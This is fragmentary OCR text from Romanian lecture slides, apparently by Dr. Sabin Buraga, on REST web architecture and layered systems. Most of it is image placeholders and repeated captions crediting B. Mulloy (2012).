
adaptare după B. Mulloy (2012)

avansat




adaptare după B. Mulloy (2012)

avansat



adaptare după B. Mulloy (2012)

avansat



adaptare după B. Mulloy (2012)


rest

Aplicația Web dezvoltată va fi stratificată


layered system

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat

